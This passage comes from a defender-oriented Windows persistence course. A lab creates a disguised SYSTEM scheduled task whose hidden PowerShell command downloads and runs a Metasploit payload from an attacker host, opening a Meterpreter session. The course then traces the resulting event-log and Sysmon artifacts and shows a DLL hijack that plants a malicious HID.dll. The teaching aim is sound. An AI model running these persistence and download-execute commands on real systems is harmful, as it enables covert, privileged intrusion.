The *CalendarTrigger* value has *StartBoundary* and *ScheduleByDay* child elements. The StartBoundary element reveals that the scheduled task has been configured to start all intervals after the specified date and time. The ScheduleByDay element value (1) indicates that the scheduled task can execute every day. Therefore, beginning at the StartBoundary, this task will execute at least once a day while it is enabled.

The next element of interest in the task is *Principals*,[328] which define the security contexts[381] that can be used to run the task. Below is more data found in the MicrosoftEdgeUpdateTaskMachineCore task.

[326] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/api/taskschd/ne-taskschd-task_state

[327] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/taskschd/taskschedulerschema-triggers-tasktype-element

[328] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/taskschd/taskschedulerschema-principals-tasktype-element


```
...
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
</Principals> ...
```

Listing 247 - XML for Scheduled Task - Principals

Within the Principals element is one *Principal*[329] element. Within the Principal element is the *security identifier* (SID)[330] for the SYSTEM user in the *UserId* element. This ensures that the scheduled task runs as if executed by SYSTEM. The *RunLevel* element has the value "HighestAvailable", suggesting that the scheduled task running as SYSTEM should run with the highest privileges available. Considering that this task is used to update software on the computer, SYSTEM privileges are likely necessary.

The next element to discuss in the task is *Settings*.[331] Settings define different configurations for the scheduled task's behavior. The Settings element of MicrosoftEdgeUpdateTaskMachineCore is shown below.

```
  [332]<Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <Enabled>true</Enabled>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
</Settings>
```

Listing 248 - XML for Scheduled Task - Settings

In Settings, the *StartWhenAvailable* element confirms that the task can execute at any point after its scheduled time. The *Enabled* element informs the Task Scheduler that the task can be run. If Enabled is set to "false", the scheduled task will not execute. The *ExecutionTimeLimit* element is a formatted string that Task Scheduler interprets for how long the task should run before being stopped. In this case, "PT72H" means that the scheduled task should not run longer than 72 hours.

The last element we'll discuss is *Actions*.[333] This is the most critical part of the scheduled task as it directs what the Task Scheduler should actually do after the previously-defined conditions have been satisfied.

```
...
  <Actions Context="Author">
```

[329] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/taskschd/taskschedulerschema-principal-principaltypeelement

[330] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/secauthz/security-identifiers

[331] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/taskschd/taskschedulerschema-settings-tasktype-element

[332] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/wsw/security-context

[333] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/taskschd/taskschedulerschema-actions-tasktype-element


```
    <Exec>
      <Command>C:\Program Files
(x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe</Command>
      <Arguments>/c</Arguments>
    </Exec>
  </Actions> ...
```

Listing 249 - XML for Scheduled Task - Actions

The *Exec*[334] element (within the Actions element) contains two child items related to how the scheduled task should be executed. The *Command* element provides the full path to the executable to be run on disk. In this case, it is MicrosoftEdgeUpdate.exe. All arguments passed to the command are stored in the *Arguments* element. In this case MicrosoftEdgeUpdate.exe must execute with the **/c** parameter when the scheduled task is run.

Scheduled tasks track their creation date, the last time of execution, and the next expected run time. They can be set to execute at system startup, not unlike services and drivers. Numerous Windows Security event logs can track the creation, deletion, update, as well as whether the scheduled task was enabled or disabled. Now that we know about their configuration files, let's make a scheduled task and discover all of the auditing artifacts from its creation to execution.

For this case study, our attacker will start with a privileged Meterpreter shell. We will manually create a new scheduled task with a malicious PowerShell script that has already been uploaded to the system.

To begin, we'll run the **initshell_listen.sh** script on our Kali Linux VM to set up a listener. The only argument we need to provide is the IP address of our Kali VM. We will then connect to it by running **wp_initshell.exe** from the Windows 10 machine in an Administrative command prompt.

Now that we are connected, we'll create a scheduled task to download and execute a PowerShell script hosted on the attacker's VM. We will use **schtasks.exe** along with a few configuration details on the command line. We will also execute **powershell** with the **command Get-Date** argument for a timestamp we will refer to later.

The **schtasks**[335] command is quite long so we'll break down the arguments for review. First, we will **/create** a new scheduled task as defined by the following arguments. We'll then use **/tn** to set the task name ("WindowzUpdate", which is similar to WindowsUpdate). We'll set our malicious PowerShell command with **/tr**, defining our task to run. We'll specify **/sc minute** to schedule our task to run every minute and **/ru** to assert which user the task should run as, in this case SYSTEM. Finally, the runlevel argument (**/rl**) indicates that the task should execute with highest level privileges for the user specified.

```
C:\Windows\system32>schtasks /create /tn WindowzUpdate /tr
"c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo
-NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://kali:8000/eviltask'''))'" /sc minute /ru System
```

[334] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/taskschd/taskschedulerschema-exec-actiongroup-element

[335] (Wikipedia, 2021), https://docs.microsoft.com/en-us/windows/win32/taskschd/schtasks


```
/rl HIGHEST
schtasks /create /tn WindowzUpdate /tr
"c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo
-NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://kali:8000/eviltask'''))'" /sc minute /ru System
/rl HIGHEST
SUCCESS: The scheduled task "WindowzUpdate" has successfully been created.

C:\Windows\system32>powershell -c Get-Date powershell
-c Get-Date

Friday, November 12, 2021 7:26:09 AM
```

Listing 250 - Creating a new scheduled task with a malicious PowerShell command

The output reveals that we successfully launched our scheduled "WindowzUpdate" task. With the creation of the scheduled task and a timestamp in place, we have established persistence and can move on.

We'll **`exit`** the command prompt and **`exit`** Meterpreter to return to Kali.

Back to our Windows machine, we will reboot the system from our command prompt with **`shutdown`**.[336] We'll use **`-r`** to reboot the system and **`-t 0`** to do it immediately. Our Remote Desktop connection should terminate shortly thereafter.

While the Windows VM is restarting, we'll run **`prst_schtask_listen.sh`** to listen for our scheduled task, providing only the IP address of the attacker VM.

```
kali@attacker01:~/SOC-200/Windows_Persistence$ ./prst_schtask_listen.sh 192.168.51.50
Initiating... please wait
[*] Using configured payload python/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
LPORT => 443
LHOST => 192.168.51.50
SRVPORT => 8000
URIPATH => eviltask
TARGET => 2
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.51.50:443
[*] Using URL: http://0.0.0.0:8000/eviltask
[*] Local IP: http://192.168.51.50:8000/eviltask
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwB...ACkAOwA= msf6
exploit(multi/script/web_delivery) >
```

Listing 251 - Setting up listener for persistent scheduled task

Unlike our previous scripts, Metasploit sets up a different method of exploiting the target. First, it generates a malicious payload (*eviltask*) that will connect back to the Kali VM on port 443. It then acts as a web server listening on port 8000. Then Metasploit provides a PowerShell command to

[336] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/shutdown

be executed on the target machine, which we will ignore. Our scheduled task handles everything else.

After the Windows 10 VM reboots, we should notice some feedback in our listener terminal.

```
...
[*] 192.168.51.10    web_delivery - Delivering Payload (3728 bytes)
[*] Sending stage (200262 bytes) to 192.168.51.10
[*] Meterpreter session 1 opened (192.168.51.50:443 -> 192.168.51.10:49684 ) at 2021-
11-12 10:29:08 -0500
msf6 exploit(multi/script/web_delivery) >
```

Listing 252 - Connection initiated from the WindowzUpdate scheduled task

According to Metasploit, our staged payload is being delivered via web request. Shortly afterward, a new Meterpreter session is created. Normally, we would be dropped into a Meterpreter prompt right away. However, this exploitation method is more passive and requires us to interact with the session that has been activated. In this case, it is session 1.

To interact with our newly-created Meterpreter session, we'll use the **`sessions`** command with the **`-i 1`** argument, which indicates the session we want to interact with.

```
msf6 exploit(multi/script/web_delivery) > sessions -i 1 [*] Starting interaction with
1...

meterpreter >
```

Listing 253 - Interacting with WindowzUpdate Meterpreter shell

In the output, our prompt changes from the Metasploit Framework to our new Meterpreter shell. We can now interact with our victim that has called back via a scheduled task.

Once we're in the Meterpreter shell, we will use **`getuid`** to determine what integrity level we have inherited from our scheduled task's execution.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 254 - Using getuid in WindozUpdate Meterpreter shell

The output confirms that the scheduled task not only provides persistent access to this system, but also grants the attacker SYSTEM-level privileges.

Now that we've established a persistence mechanism using a scheduled tasks in Windows, let's investigate the auditing artifacts. We will connect to the Windows 10 VM using PowerShell Core and query the relevant Windows events.

To start our investigation, we'll examine both Security and Sysmon events created within a minute of creating our new scheduled task. Recall that we generated a timestamp after using **`schtasks.exe`**. That timestamp was "Friday, November 12, 2021 7:26:09 AM".

After importing Get-Security.psm1 and Get-Sysmon.psm1, we'll start our investigation with a query across the Security event log. We'll use a StartTime of "11/12/2021 7:26:00" and an EndTime of "11/12/2021 7:27:00". Since we want all event log entries, our Event ID field will be *$null*.

```
[192.168.51.10]: PS C:\tools\windows_persistence> Get-SecurityEvent $null "11/12/2021
7:26:00" "11/12/2021 7:27:00"
```



```
   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
11/12/2021 7:26:03 AM         4698 Information      A scheduled task was created....
```

Listing 255 - Security Event Log Entry for Event ID 4698: A scheduled task was created

The output shows a single relevant event within our timeframe: Event 4698[337] indicates that a new scheduled task was installed shortly before our manual timestamp. As of now, we have one data point to confirm the creation of a scheduled task. To find out more, we'll have to expand the details of this event.

To show the entirety of the message, we'll re-run our previous command. This time, we'll replace *$null* with "4698" for the Event ID and pipe our output to **`Format-List`**.

```
[192.168.51.10]: PS C:\tools\windows_persistence> Get-SecurityEvent 4698 "11/12/2021
7:26:00" "11/12/2021 7:27:00" | Format-List

TimeCreated  :  AM
ProviderName : Microsoft-Windows-Security-Auditing
Id           : 4698
Message      : A scheduled task was created.

               Subject:
                Security ID:            S-1-5-18
                Account Name:           CLIENT01$
                Account Domain:         WORKGROUP
                Logon ID:               0x3E7

               Task Information:
                Task Name:              \WindowzUpdate
                Task Content:           <?xml version="1.0" encoding="UTF-16"?>
               <Task version="1.2"
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task"> ...
                 <Actions Context="Author">
                   <Exec>

<Command>c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe</Command>
                     <Arguments>-WindowStyle hidden -NoLogo -NonInteractive -ep bypass
-nop -c "IEX ((new-object
net.webclient).downloadstring(""http://kali:8000/eviltask""))"</Arguments>
                   </Exec>
                 </Actions>
               </Task>
```

Listing 256 - Full output of Event ID 4698: A scheduled task was created

The event's *Message* field contains a lot of information. If the XML data looks familiar, that's because it is the same data that is stored on disk for a scheduled task. In this event entry, we not

[337] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4698

only have the name of the new scheduled task but also the commands/arguments that are to be executed. An event entry like this would be very useful if the attacker had deleted or renamed the scheduled task on disk.

For Sysmon events related to the creation of the scheduled task, we'll narrow our time frame even further. We will run **`Get-SysmonEvent`** with *$null* as our Event ID. The StartTime will be a second prior to the creation of our scheduled task (11/12/2021 7:26:02). The EndTime will be a second following the creation of our scheduled task (11/12/2021 7:26:04).

```
[192.168.51.10]: PS C:\tools\windows_persistence> Get-SysmonEvent $null "11/12/2021
7:26:02" "11/12/2021 7:26:04"

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
11/12/2021 7:26:03 AM            11 Information      File created:...
11/12/2021 7:26:03 AM             1 Information      Process Create:...
```

Listing 257 - Sysmon events for creating a new scheduled task

Based on what we already know regarding our activity with scheduled tasks, the ProcessCreate event was most likely from schtasks.exe and the created file is the task itself. However, we should examine each event in case there are investigative artifacts we can use to trace back the activity.

We'll examine the ProcessCreate event first. To view the entire Message field, we'll re-run our previous command but change the EventID to "1" and pipe our output to **`Format-List`**.


```
[192.168.51.10]: PS C:\tools\windows_persistence> Get-SysmonEvent 1 "11/12/2021
7:26:02" "11/12/2021 7:26:04" | Format-List

TimeCreated  : 11/12/2021 7:26:03 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-11-12 15:26:03.133
               ProcessGuid: {28a02d86-878b-618e-0080-2f0000000000}
               ProcessId: 8972
               Image: C:\Windows\System32\schtasks.exe
               FileVersion: 10.0.19041.906 (WinBuild.160101.0800)
               Description: Task Scheduler Configuration Tool
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
               OriginalFileName: schtasks.exe
               CommandLine: schtasks  /create /tn WindowzUpdate /tr
"c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo
-NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://kali:8000/eviltask'''))'" /sc minute /ru System
/rl HIGHEST
               CurrentDirectory: C:\Windows\system32\
               User: NT AUTHORITY\SYSTEM
               LogonGuid: {28a02d86-d1d0-618b-e703-000000000000}
               LogonId: 0x3E7
               TerminalSessionId: 1
               IntegrityLevel: System
               Hashes:
MD5=796B784E98008854C27F4B18D287BA30,SHA256=356280CCA63CA5E887FDBE5CB4105A53341FBAC921
9EFC51621DF9BA8EE9838B,IMPHASH=ECCE05491F2E8F279F4790BCB1318C05
               ParentProcessGuid: {28a02d86-870f-618e-061a-2f0000000000}
               ParentProcessId: 6884
               ParentImage: C:\Windows\System32\cmd.exe
               ParentCommandLine: C:\Windows\system32\cmd.exe
```

Listing 258 - ProcessCreate event for WindowzUpdate scheduled task creation

The output includes the **`schtasks`** command with all parameters executed from our initial, privileged shell. Digging into the data, we discover a few interesting points. The first is that the SYSTEM user executed schtasks.exe, which is not a common occurrence. The second is that the parent image is cmd.exe, suggesting that a command prompt was running with SYSTEM-level privileges. Had we discovered this during an incident, we would note the parent process ID and trace all process creation events to find the initial, privileged shell.

Let's move on to the FileCreate event. We'll re-run **`Get-SysmonEvent`** with the StartTime and EndTime filters, and pipe the output to **`Format-List`**. However, we'll change the EventID parameter to "11".

```
[192.168.51.10]: PS C:\tools\windows_persistence> Get-SysmonEvent 11 "11/12/2021
7:26:02" "11/12/2021 7:26:04" | Format-List

TimeCreated  : 11/12/2021 7:26:03 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 11
Message      : File created:
```



```
                RuleName: T1053
                UtcTime: 2021-11-12 15:26:03.171
                ProcessGuid: {28a02d86-d1d3-618b-9576-010000000000}
                ProcessId: 1460
                Image: C:\Windows\system32\svchost.exe
                TargetFilename: C:\Windows\System32\Tasks\WindowzUpdate
                CreationUtcTime: 2021-11-12 15:26:03.155
```

Listing 259 - FileCreate event for WindowzUpdate scheduled task creation

This event does not include the file creation from schtasks.exe, but rather from svchost.exe. The full path to our scheduled task is shown, and that directory is only accessible by Administrator. Finally, the output includes RuleName T1053, which corresponds to file creation rules spelled out in our Sysmon configuration.

We have now obtained all of the events related to the creation of the scheduled task. Now we'll focus our attention on the activities generated after the system reboot, when our scheduled task was activated. Recall that we reconnected to the VM (after it restarted) on 2021-11-12 10:29:08 0500. Adjusting for the time difference between machines, we can start reviewing Sysmon events.

We will query for any Sysmon event by using *$null* as our Event ID. Our StartTime will be "11/12/2021 7:29:00" and our EndTime will be 30 seconds later.

```
[192.168.51.10]: PS C:\tools\windows_persistence> Get-SysmonEvent $null "11/12/2021
7:29:00" "11/12/2021 7:29:30"

   ProviderName: Microsoft-Windows-Sysmon

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
11/12/2021 7:29:06 AM             3 Information      Network connection detected:...
11/12/2021 7:29:06 AM             3 Information      Network connection detected:...
11/12/2021 7:29:06 AM            22 Information      Dns query:...
11/12/2021 7:29:02 AM            11 Information      File created:...
11/12/2021 7:29:01 AM             1 Information      Process Create:...
```

Listing 260 - Sysmon events related to WindowzUpdate task

In this output, there is a ProcessCreate event that likely corresponds to the execution of the scheduled task. The FileCreate event above it is the temporary file created by executing PowerShell, and we'll ignore that. The DNS query and network connections are indicative of the network communications involving our scheduled task; we'll get to them momentarily.

First, we'll focus our attention on the ProcessCreate event. We'll re-run our query an EventID of "1".


```
[192.168.51.10]: PS C:\tools\windows_persistence> Get-SysmonEvent 1 "11/12/2021
7:29:00" "11/12/2021 7:29:30" | Format-List

TimeCreated  : 11/12/2021 7:29:01 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 1
Message      : Process Create:
               RuleName: -
               UtcTime: 2021-11-12 15:29:01.138
               ProcessGuid: {28a02d86-883d-618e-c330-080000000000}
               ProcessId: 4116
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               FileVersion: 10.0.19041.546 (WinBuild.160101.0800)
               Description: Windows PowerShell
               Product: Microsoft® Windows® Operating System
               Company: Microsoft Corporation
               OriginalFileName: PowerShell.EXE
               CommandLine: c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe
-WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c "IEX ((new-object
net.webclient).downloadstring(""http://kali:8000/eviltask""))"
               CurrentDirectory: C:\Windows\system32\
               User: NT AUTHORITY\SYSTEM
               LogonGuid: {28a02d86-87f8-618e-e703-000000000000}
               LogonId: 0x3E7
               TerminalSessionId: 0
IntegrityLevel: System
               Hashes:
MD5=04029E121A0CFA5991749937DD22A1D9,SHA256=9F914D42706FE215501044ACD85A32D58AAEF1419D
404FDDFA5D3B48F66CCD9F,IMPHASH=7C955A0ABC747F57CCC4324480737EF7
               ParentProcessGuid: {28a02d86-87f9-618e-123c-010000000000}
               ParentProcessId: 1360
               ParentImage: C:\Windows\System32\svchost.exe
               ParentCommandLine: C:\Windows\system32\svchost.exe -k netsvcs -p -s
Schedule
```

Listing 261 - ProcessCreate activity from running WindowzUpdate scheduled task

The ProcessCreate event contains many artifacts, including familiar artifacts such as the PowerShell command, shown in the CommandLine field. Also familiar is the ParentImage field, which shows svchost.exe executing our PowerShell command. However, the *ParentCommandLine* field is new, which shows svchost.exe run with the **`-s Schedule`** parameter. This is evidence of the Task Scheduler service executing the content in the CommandLine field.

This event repeats every minute, simulating a real-world command-and-control *beacon*.[338] Next, we'll change the EventID to "22" so that we can examine *DNSEvent*.

```
[192.168.51.10]: PS C:\tools\windows_persistence> Get-SysmonEvent 22 "11/12/2021
7:29:00" "11/12/2021 7:29:30" | Format-List

TimeCreated  : 11/12/2021 7:29:06 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 22
```

[338] (Critical Insight, 2017), https://www.criticalinsight.com/resources/news/article/purple-team-about-beacons


```
Message       : Dns query:
                RuleName: -
                UtcTime: 2021-11-12 15:29:05.042
                ProcessGuid: {28a02d86-883d-618e-c330-080000000000}
                ProcessId: 4116
                QueryName: kali
                QueryStatus: 0
                QueryResults: ::ffff:192.168.51.50;
                Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Listing 262 - DNSEvent activity from running WindowzUpdate scheduled task

This output reflects the kali domain we specified in our **`schtasks`** command. This artifact could be relevant if scheduled task mechanisms rely on DNS to resolve malicious domains.

We'll also note the NetworkConnect SysmonEvents at the top of the list. We'll change EventID to "3" and re-run the command.

```
[192.168.51.10]: PS C:\tools\windows_persistence> Get-SysmonEvent 3 "11/12/2021
7:29:00" "11/12/2021 7:29:30" | Format-List

TimeCreated  : 11/12/2021 7:29:06 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 3
Message      : Network connection detected:
               RuleName: -
               UtcTime: 2021-11-12 15:29:05.514
               ProcessGuid: {28a02d86-883d-618e-c330-080000000000}
               ProcessId: 4116
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
               User: NT AUTHORITY\SYSTEM
               Protocol: tcp
               Initiated: true
               SourceIsIpv6: false
               SourceIp: 192.168.51.10
               SourceHostname: client01
               SourcePort: 49684
               SourcePortName: -
               DestinationIsIpv6: false
```

```
               DestinationIp: 192.168.51.50
               DestinationHostname: kali
               DestinationPort: 443
               DestinationPortName: https

TimeCreated  : 11/12/2021 7:29:06 AM
ProviderName : Microsoft-Windows-Sysmon
Id           : 3
Message      : Network connection detected:
               RuleName: -
               UtcTime: 2021-11-12 15:29:05.046
               ProcessGuid: {28a02d86-883d-618e-c330-080000000000}
               ProcessId: 4116
               Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```



```
            User: NT AUTHORITY\SYSTEM
            Protocol: tcp
            Initiated: true
            SourceIsIpv6: false
            SourceIp: 192.168.51.10
            SourceHostname: client01
            SourcePort: 49683
            SourcePortName: -
            DestinationIsIpv6: false
            DestinationIp: 192.168.51.50
            DestinationHostname: kali
            DestinationPort: 8000
            DestinationPortName: -
```

Listing 263 - NetworkConnect activity from running WindowzUpdate scheduled task

These two events show the chain in our staged payload activity. The last event occurred when PowerShell first reached out to the attacking VM on port 8000 to download eviltask. The first event occurred when PowerShell, having interpreted the payload hosted on port 8000, connected back to the attacker VM on port 443. The disparate ports used in this example help distinguish the stager from the Meterpreter shell.

MITRE ATT&CK: Scheduled Task/Job > Scheduled Task is the persistence mechanism involving Task Scheduler that we have explored. We have demonstrated that malicious attackers with SYSTEM-level privileges can preserve their access by combining elevated privileges and a scheduled task. Defenders may want to track any changes written to C:\Windows\System32\Tasks and all subdirectories, as scheduled task configuration files exist in this folder. Temporal analysis of ProcessCreate, DNSEvent, or NetworkConnect events on the host can also reveal beaconing activity occurring with scheduled tasks. In our case study, the scheduled task was configured to run every minute. Adversaries are likely to use less-frequent beacons, or even randomize them.

Services and scheduled tasks are excellent vectors for persistence in Windows, but they generate many auditing artifacts. In the next section, we'll learn how an attacker can substitute a single DLL to enable persistence with fewer artifacts.

8.1.3 Persisting by DLL-Sideloading/Hijacking

The previous disk-based persistence methods involved the upload of an executable or script followed by the creation of a mechanism that executes on our behalf. While effective, these methods also generate artifacts in Sysmon and Security event logs.

DLL *Side-Loading*[391] and *Hijacking*[392] are alternative approaches.

The DLL is Microsoft's approach to sharing libraries across executables. Traditional software included all program code bundled in at compilation time. This increased the binary file's size, and required re-compilations for any library updates.

In a more modern approach, software could reference dynamic-link libraries during runtime, rather than when they are compiled. This also improved maintenance since DLLs could be updated and recompiled independently of the programs that use them.

However, since most applications do not check the integrity of DLLs, a savvy attacker could introduce a malicious replacement.

This idea of DLL replacement can have devastating consequences. In 2020, adversaries deployed a malicious DLL to the SolarWinds Orion update repository. Every customer update incorporated this new DLL, which gave the adversary access to those machines after the update.

For both of these techniques, the vulnerability lies with *DLL search order*.[393] When Windows loads a DLL for an application, the operating system follows a series of checks to locate the DLL. First, the OS checks if the DLL has been loaded into memory. Next, the system will review a list of known DLLs in HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs, which stores the names and locations of commonly-used DLLs (located in C:\Windows\system32).

What happens next in the search for a DLL depends on whether the SafeDllSearchMode key in HKLM\System\CurrentControlSet\Control\Session Manager\ is enabled or disabled. By default, this is enabled.[394] Windows will search for the DLL in the directory where the program was executed, followed by System directories and the Windows directory. If SafeDllSearchMode is disabled, Windows will search where the program was executed as well as the current directory of the user (if applicable), before System directories and the Windows directory. In both cases, there is an implied trust that the DLL that is found is precisely what the application needs and loads it into memory.

For example, let's look at the Windows On-Screen Keyboard. Figure 41 shows how Windows would search for DLLs that the application needs when executed based on SafeDllSearchMode.

[391] (MITRE, 2015-2021), https://attack.mitre.org/techniques/T1574/002/

[392] (MITRE, 2015-2021), https://attack.mitre.org/techniques/T1574/001/

[393] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order

[394] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows/win32/dlls/dynamic-link-library-search-order#standard-searchorder-for-desktop-applications




Figure 41: DLL Search Order Example with On-Screen Keyboard

In the case of DLL sideloading, the malicious DLL is placed in the same directory as the application itself.

As we've mentioned for DLL search order, an application that requires a DLL will search in the current directory from where it was loaded.

Having a malicious DLL with the same name in that same location means that it will be loaded into memory without searching in a more trusted directory (such as System32).

For DLL hijacking, the approach is similar. Instead of placing the malicious DLL alongside the application, the DLL is inserted somewhere along the sequence of directories that Windows checks. Inserting the malicious DLL in a place before the legitimate DLL is found, the attacker effectively hijacks the legitimate process and gets their DLL loaded into memory.

One example of DLL hijacking in practice involves the *On-Screen Keyboard* accessibility feature in Windows.[339] The On-Screen Keyboard enables access to a software-based keyboard for input rather than reliance on a physical one. Like most Windows applications, the On-Screen Keyboard relies on DLLs to expand its functionality. One of the DLLs is HID.dll,[340] a USB interface library that supports control between USB devices and whatever application requires them.

When the On-Screen Keyboard is loaded, Windows begins its search for all DLLs, including HID.dll. However, Windows first looks in C:\Program Files\Common Files\microsoft shared\ink for the DLL before moving on to C:\Windows\System32. Under normal circumstances, the DLL will be found in the System32 directory and execution of the application succeeds. However, an attacker with sufficient privileges could store a malicious DLL in the ink subdirectory and hijack the DLL search order.

These two scenarios are detailed in Figure 42.

[339] (Microsoft, 2021), https://support.microsoft.com/en-us/windows/use-the-on-screen-keyboard-osk-to-type-ecbb5e08-5b4e-d8c8f794-81dbf896267a

[340] (Process Library, 2021), https://www.processlibrary.com/en/directory/files/hid/19948/




Figure 42: DLL Hijack of On-Screen Keyboard

Let's try this out. We'll start with a privileged Meterpreter shell as the attacker. We will manually copy a malicious DLL already on our target machine to C:\Program Files\Common Files\microsoft shared\ink. We'll rename the malicious DLL to HID.dll in an attempt to trick the On-Screen Keyboard. If it finds our malicious DLL, it will load that instead and enable access when the application is opened.

To begin, we'll run initshell_listen.sh on our Kali Linux VM again to set up a listener. We will then connect to it by running **`wp_initshell.exe`** from the Windows 10 machine in an Administrative command prompt.

Once connected, we'll copy a malicious DLL already present on our Target VM to a different directory to hijack the search order of the DLL.

The **`copy`** command used for this technique is pretty straightforward. The first argument is the source file that we are copying and the second argument is the destination. The destination filename is the same as the filename that is expected by the target application (HID.dll).

```
C:\Windows\system32>copy "C:\tools\windows_persistence\prst_dllshell443.dll"
"C:\Program Files\Common Files\microsoft shared\ink\HID.dll"
"C:\tools\windows_persistence\prst_dllshell443.dll" "C:\Program Files\Common
Files\microsoft shared\ink\HID.dll"         1 file(s) copied.

C:\Windows\system32>powershell -command Get-Date powershell
-command Get-Date

Thursday, November 18, 2021 9:03:26 AM
